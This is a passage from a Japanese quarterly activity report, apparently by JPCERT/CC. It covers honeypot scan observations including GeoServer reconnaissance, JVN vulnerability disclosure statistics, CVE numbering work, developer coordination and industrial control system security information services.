
本四半期に最も多く観測されたパケットは 23/TCP（telnet）宛の通信でした。次いで多く観測されたパケットが 6379/TCP（redis）宛の通信です。37215/TCP 宛のパケットが 2 月 26 日頃に一時的な増加をしました。それ以外の Port に対するパケットは増減があるものの順位が大きく入れ変わるほどの変化はありませんでした。

1.3.2.2. Web ハニーポットの運用とその分析

JPCERT/CC では、インターネット上に低対話型ハニーポットを設置して攻撃者から送られてくる種々の通信内容を収集し、攻撃活動を分析しています。

1.3.2.2.1. GeoServer を対象とする調査目的のスキャン活動の観測

ハニーポットでは、2023 年 2 月 22 日から継続的に GeoServer（地理情報を扱うサーバーソフトウェア）において特徴的なパスを含んだ URL へのリクエストを観測しています。GeoServer に関する脆弱性（CVE-2023-25157）が 2023 年 2 月 20 日に公表されていました。観測されたリクエストは GeoServer を探索する調査目的のスキャンであって、脆弱性の悪用までは意図していないと考えられます。なぜなら、脆弱性（CVE-2023-25157）を悪用するためには細工したクエリパラメーターを送り付ける必要がありますが、クエリパラメーターがない GET メソッドによるリクエストだけしか観測されていないからです。



［図 1-8：GeoServer に対するスキャンパケットの観測件数の推移］

上記の他、今四半期に新たに公開された脆弱性に対する攻撃活動は観測されませんでした。

2. 脆弱性関連情報流通促進活動

JPCERT/CC は、ソフトウェア製品利用者の安全確保を図ることを目的として、発見された脆弱性情報を適切な範囲に適時に開示して製品開発者による対策を促進し、脆弱性情報と製品開発者が用意した対策情報を脆弱性情報ポータル JVN（Japan Vulnerability Notes；独立行政法人情報処理推進機構［IPA］と共同運営）を通じて公表することで広く注意喚起を行う活動を行っています。さらに、脆弱性の作り込みを防ぐためのセキュアコーディングの普及や、制御システムの脆弱性の問題にも取り組んでいます。

2.1. 脆弱性関連情報の取り扱い状況

2.1.1. 受付機関である独立行政法人情報処理推進機構（IPA）との連携

JPCERT/CC は、経済産業省告示「ソフトウエア製品等の脆弱性関連情報に関する取扱規程」（平成 29 年経済産業省告示第 19 号（以下「本規程」という。）に基づいて製品開発者とのコーディネーションを行う「調整機関」に指定されています。本規程で受付機関に指定されている IPA から届け出情報の転送を受け、本規程を踏まえて取りまとめられた「情報セキュリティ早期警戒パートナーシップガイドライン（以下「パートナーシップガイドライン」という。）に従って、対象となる脆弱性に関係する製品開発者の特定、脆弱性関連情報の適切な窓口への連絡、開発者による脆弱性の検証などの対応や脆弱性情報の公表スケジュール等に関する調整を行い、原則として、調整した公表日に JVN を通じて脆弱性情報等を一般に公表しています。

JPCERT/CC は、脆弱性情報の分析結果や脆弱性情報の取り扱い状況の情報交換を行うなど、IPA と緊密な連携を行っています。

なお、脆弱性関連情報に関する四半期ごとの届け出状況については、次の Web ページをご参照ください。

独立行政法人情報処理推進機構（IPA）脆弱性対策情報
https://www.ipa.go.jp/security/vuln/


2.1.2. Japan Vulnerability Notes（JVN）において公表した脆弱性情報および対応状況

JVN で公表している脆弱性情報は、本規程に従って国内で届け出られた脆弱性に関するもの（以下「国内取扱脆弱性情報」という；「JVN#」に続く 8 桁の数字の形式の識別子を付与している；例：JVN#12345678）と、それ以外の脆弱性に関するもの（以下「国際取扱脆弱性情報」という；「JVNVU#」に続く 8 桁の数字の形式の識別子を付与している；例：JVNVU#12345678）の 2 種類に分類されます。

国際取扱脆弱性情報には、CERT/CC や CISA、NCSC-NL、NCSC-FI といった海外の調整機関に届け出がなされ国際調整が行われた脆弱性情報や、海外の製品開発者から JPCERT/CC に直接届け出がなされた自社製品の脆弱性情報、海外の発見者から JPCERT/CC に直接届け出がなされた脆弱性情報等が含まれます。なお、国際取扱脆弱性情報には、CISA からの脆弱性注意喚起等の邦訳を含めていますが、これには「JVNTA」に続く 8 桁数字の形式の識別子（例えば JVNTA#12345678）を使っています。

本四半期に JVN において公表した脆弱性情報は 125 件（累計 4,815 件）で、累計の推移は［図 2-1］に示すとおりです。
本四半期に公表された個々の脆弱性情報に関しては、次の Web ページをご参照ください。

JVN（Japan Vulnerability Notes）
https://jvn.jp/




［図 2-1：JVN 公表累積件数］

本四半期において公表に至った脆弱性情報のうち、国内取扱脆弱性情報は 29 件（累計 2,086 件）で、累計の推移は［図 2-2］に示すとおりです。本四半期に公表した 29 件の内訳は、国内の単一の製品開発者の製品に影響を及ぼすものが 20 件（うち自社製品の届け出によるものが 4 件)、海外の単一の製品開発者の製品に影響を及ぼすものが 8 件、国内外の複数の製品開発者の製品に影響を及ぼすものが 1 件ありました。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリーごとの内訳は、［表 2-1］のとおりです。本四半期は、組込系が 6 件と最も多く、次いで Windows アプリケーションが 4 件、続いて CMS が 3 件、Android アプリケーション、ウェブアプリケーション、開発支援、マルチプラットフォームアプリケーション、ライブラリがそれぞれ 2 件、IT 資産管理アプリケーション、アプリケーションフレームワーク、サーバー製品、スマートフォンアプリケーション、プラグイン、ミドルウェアがそれぞれ 1 件でした。

［表 2-1：公表を行った国内取扱脆弱性情報の件数の製品カテゴリー内訳］

製品分類	件数
組込系	6
Windows アプリケーション	4
CMS	3
Android アプリケーション	2
ウェブアプリケーション	2
開発支援	2
マルチプラットフォームアプリケーション	2
ライブラリ	2
IT 資産管理アプリケーション	1
アプリケーションフレームワーク	1
サーバー製品	1
スマートフォンアプリケーション	1
プラグイン	1
ミドルウェア	1



［図 2-2：公表を行った国内取扱脆弱性情報の累積件数］


本四半期に公表した国際取扱脆弱性情報は 96 件（累計 2,729 件）で、累計の推移は［図 2-3］に示すとおりです。96 件のアドバイザリまたは Technical Alert のうち、海外調整機関や製品開発者等からの届け出によるものおよび製品開発者による脆弱性情報公開の事前通知によるものは 28 件（うち複数製品開発者の製品に影響を及ぼすものが 13 件、複数の製品開発者向け Technical Alert として公表したものが 1 件）、国内外の発見者からの届け出によるものは 10 件、JPCERT/CC が注意喚起として発行したものは 58 件でした。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリー内訳は、［表 2-2］のとおりです。本四半期は、制御系製品が 68 件と最も多く、次いで組込系製品が 7 件、プロトコルが 5 件、アンチウイルス製品、ウェブサーブレットコンテナ、サーバー製品がそれぞれ 3 件、医療機器、ライブライがそれぞれ 2 件、DNS、Windows アプリケーション、その他がそれぞれ 1 件でした。

本四半期も、国際取扱脆弱性情報の中には、製品開発者自身が届け出たものや、自社製品に関する脆弱性情報を公開に先立って JPCERT/CC へ事前に通知したものが比較的多く見られました。また、国外の発見者からの届け出によるものも、本四半期においては比較的多くありました。このような製品開発者自身から広く一般への告知を目的としたものや、国内外の発見者から直接 JPCERT/CC に届け出られるもの等も含めて、脆弱性情報の流通、調整および公開を幅広く行っています。

［表 2-2：公表を行った国際取扱脆弱性情報の件数の製品カテゴリー内訳］

製品分類	件数
制御系製品	68
組込系製品	7
プロトコル	5
アンチウイルス製品	3
ウェブサーブレットコンテナ	3
サーバー製品	3
医療機器	2
ライブラリ	2
DNS	1
Windows アプリケーション	1
その他	1



［図 2-3：国際取扱脆弱性情報の公表累積件数］

2.1.3. 連絡不能開発者とそれに対する対応の状況等

本規程に基づいて報告された脆弱性について、製品開発者と連絡が取れない場合には、2011 年度以降、当該製品開発者名を JVN 上で「連絡不能開発者一覧」として公表し、連絡の手掛かりを広く求めています。これまでに 251 件（製品開発者数で 164 件）を公表し、52 件（製品開発者数で 32 件）の調整を再開することができ、脆弱性関連情報の取り扱いにおける「滞留」の解消に一定の効果を上げています。

本四半期に連絡不能開発者一覧に新たに掲載した案件はありませんでした。本四半期末日時点で、合計199 件の連絡不能開発者案件を掲載しており、継続して製品開発者や関係者からの連絡および情報提供を呼びかけています。

こうした呼びかけによっても製品開発者と連絡が取れない場合、IPA が招集する公表判定委員会が妥当と判断すれば公表できるように 2014 年から制度が改正されました。これまでに 2015 年度、2017 年度、2019 年度に公表判定委員会が開催され、そこでの審議を経て、累計で 30 件（製品開発者数で 19 件）を JVN の「Japan Vulnerability Notes JP（連絡不能）一覧」に掲載しています。

連絡不能開発者一覧
https://jvn.jp/reply/index.html

Japan Vulnerability Notes JP（連絡不能）一覧
https://jvn.jp/adj/

2.1.4. 海外 CSIRT との脆弱性情報流通協力体制の構築、国際的な活動

JPCERT/CC は、脆弱性情報の円滑な国際的流通のために、米国の CERT/CC および CISA ICS、英国の NCSC、フィンランドの NCSC-FI、オランダの NCSC など脆弱性情報ハンドリングを行っている海外の調整機関と協力関係を結び、必要に応じて脆弱性情報の共有、各国の製品開発者への通知および対応状況の集約、脆弱性情報の公表時期の設定などの調整活動を行っています。

JVN 英語版サイト（https://jvn.jp/en）上へも日本語版と同時に英語版の脆弱性情報を公表しており、脆弱性情報の信頼できるソースとして、海外のセキュリティ関連組織等からも注目されています。

JPCERT/CC では、2008 年 5 月以降 JVN 英語版サイトの公開を機に CVE 採番を行っており、Top Level Root である MITRE やその他の組織への確認や照会を必要とする特殊なケース（全体の 1 割弱）と製品開発者等 CNA によって採番されたケースを除いた、JVN 上で公表する脆弱性のほぼすべてに CVE 番号を付与しています。本四半期には、JVN で公表したものに対し 70 個の CVE 番号を付与しました。

最初は CVE 番号の付与を、MITRE 社に採番依頼することで実施していましたが、2010 年 6 月には CNA（CVE Numbering Authorities）として CVE 番号を付与し始めました。2018 年には Root の役割を付与され、製品開発者を新しい CNA に招致する活動やトレーニングなどの活動も行っています。CNA 招致活動の結果として、これまでに三菱電機株式会社、株式会社 LINE、日本電気株式会社、株式会社東芝、パナソニック株式会社、株式会社日立製作所、キヤノン株式会社の 7 社が JPCERT/CC を Root とする CNA として登録されています。
CNA および CVE に関する詳細は、次の Web ページをご参照ください。

CNA（CVE Numbering Authority）
https://www.jpcert.or.jp/vh/cna.html

CVE Numbering Authorities
https://www.cve.org/PartnerInformation/Partner#CNA

About CVE
https://www.cve.org/About/Overview

JPCERT/CC Eyes「CNA 活動レポート ～日本の 2 組織が新たに CNA に参加～」
https://blogs.jpcert.or.jp/ja/2020/12/cna-2cna.html

Our CVE Story: JPCERT/CC
https://cve.mitre.org/blog/July072021_Our_CVE_Story_JPCERT_CC.html

2.2. 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、本規程に従って、日本国内の脆弱性情報流通体制を整備しています。
詳細については、次の Web ページをご参照ください。

脆弱性情報取扱体制
https://www.meti.go.jp/policy/netsecurity/vulinfo.html

脆弱性情報ハンドリングとは？
https://www.jpcert.or.jp/vh/

情報セキュリティ早期警戒パートナーシップガイドライン（2019 年版第 2 刷）
https://www.jpcert.or.jp/vh/partnership_guideline2019_r2.pdf


JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

2.2.1. 日本国内製品開発者との連携

本規程では、脆弱性情報を提供する先となる製品開発者のリストを作成し、各製品開発者の連絡先情報を整備することが、調整機関である JPCERT/CC に求められています。JPCERT/CC では、製品開発者の皆さまに製品開発者リストへの登録をお願いしています。製品開発者の登録数は、［図 2-4］に示すとおり、2023 年 3 月 31 日現在で 1,131 となっています。今四半期は製品開発者リストに登録されている製品開 発者の活動状況等を精査し、廃業や活動終了等のため今後の脆弱性対応を期待できない製品開発者

の登 録を抹消しました。上記の登録数にはこの登録抹消に伴う減少分を反映しています。登録等の詳細については、次の Web ページをご参照ください。

製品開発者登録
https://www.jpcert.or.jp/vh/register.html



［図 2-4：累計製品開発者登録数］

2.2.2. 製品開発者との定期ミーティング等の実施


JPCERT/CC では、技術情報やセキュリティ・脆弱性の動向などの情報交換や、脆弱性情報流通業務に関する製品開発者との意見交換、また、製品開発者間の情報交換を目的として、脆弱性情報流通の活動にご協力いただいている製品開発者の皆さまとの定期ミーティングや特定のテーマに関する個別ミーティングを開催しています。
本四半期においては、製品開発者登録ベンダー全体を対象とした定期ミーティングを 3 月 29 日に開催しました。当日は、CWE の概説と CWE-1003 邦訳の紹介、SSVC の概要についての説明、PSIRT 向け脆弱性対応演習の実施事例の紹介を行いました。また、それらに関する活発な意見交換も行われました。

2.3. VRDA フィードによる脆弱性情報の配信


JPCERT/CC は、大規模組織の組織内 CSIRT 等での利用を想定して、ツールを用いた体系的な脆弱性対応を可能とするため、IPA が運用する MyJVN API を外部データソースとして利用した、VRDA（Vulnerability Response Decision Assistance）フィードによる脆弱性情報の配信を行っています。
VRDA フィードについての詳しい情報は、次の Web ページをご参照ください。

VRDA フィード 脆弱性脅威分析用情報の定型データ配信
https://www.jpcert.or.jp/vrdafeed/index.html

四半期ごとに配信した VRDA フィード配信件数を［図 2-5］に、VRDA フィードの利用傾向を［図 2-6］と［図 2-7］に示します。［図 2-6］では、VRDA フィードインデックス（Atom フィード）と、脆弱性情報（脆弱性の詳細情報）の利用数を示します。VRDA フィードインデックスは、個別の脆弱性情報のタイトルと脆弱性の影響を受ける製品の識別子（CPE）を含みます。［図 2-7］では、HTML と XML の 2 つのデータ形式で提供している脆弱性情報について、データ形式別の利用割合を示しています。




［図 2-5：VRDA フィード配信件数］



［図 2-6：VRDA フィード利用件数］

インデックスの利用数については、[図 2-6] に示したように、前四半期と比較し、大きな変化は見られませんでした。



[図 2-7：脆弱性情報のデータ形式別利用割合]

脆弱性情報のデータ形式別利用傾向については、[図 2-7] に示したように、前四半期と比較し、大きな変化は見られませんでした。

3. 制御システムに関するセキュリティ対策活動

3.1. 情報収集分析

JPCERT/CC では、制御システムにおけるセキュリティに関わるインシデント事例や標準化活動の動向、その他セキュリティ技術動向に関するニュースや情報などを収集・分析し、必要に応じて国内組織等に情報提供を行っています。本四半期に収集・分析した情報は 296 件でした。

3.2. 情報提供

収集・分析した情報のうち、国内の制御システム関係者に影響があり注目すべきと判断したものを「参考情報」として適宜選んだ国内組織に提供しています。

本四半期に提供した参考情報は 0 件でした。

また、海外での事例や、標準化動向などを JPCERT/CC からのお知らせとともに、制御システムセキュリティ情報共有コミュニティー (注 1) に登録いただいている関係者向けに制御システムセキュリティニュースレターとして配信していましたが、これを廃止し、今年度より「JPCERT/CC ICS Security Notes」を配信することになりました。

（注 1）JPCERT/CC が運営するコミュニティーで、制御システム関係者を中心に構成されています。

「JPCERT/CC ICS Security Notes」は、JPCERT/CC が収集する制御システムセキュリティ関連の公開情報のうち、特に着目していただきたい情報を選んでリスト形式で ICS ステークホルダーの方々へ四半期ごとに提供する情報サービスです。その期間にどのような動きがあったのかがわかるよう同期間に収集した情報をコンパクトにまとめたもので、提供情報の形式は次のとおりです。

<< 1. ICS 関連の脆弱性情報 >>
- 脆弱性分析レポート（年 2 回公表予定）
  - ICS ユーザー組織の対策の参考として提供する JPCERT/CC が分析を行った ICS 関連製品の脆弱性分析レポート公表のお知らせ
- 脆弱性情報の一覧
  - JVN で公表した脆弱性情報のうち、ICS 関連製品の脆弱性情報の一覧

<< 2. ICS 関連の脅威情報 >>
- ICS 関連のインシデントやマルウェア等の脅威に関する情報

<< 3. ICS 関連のその他の情報 >>
- 調査レポートや国際標準、法規等、ICS セキュリティ対策の参考となるその他の情報

<< 4. JPCERT/CC からのお知らせ >>
- 脆弱性情報のご連絡、インシデント（セキュリティ事故）の調査やご相談等の連絡先、イベント告知等、JPCERT/CC からの各種お知らせ

<< 付録. JVN で掲載した ICS 脆弱性情報一覧>>
- JVN で公開された脆弱性情報のうち、ICS 関連製品の脆弱性情報をリスト形式で掲載

本四半期に提供した ICS Security Notes は次の 1 件でした。

2022-03-02　JPCERT/CC ICS Security Notes FY2022_#Q3

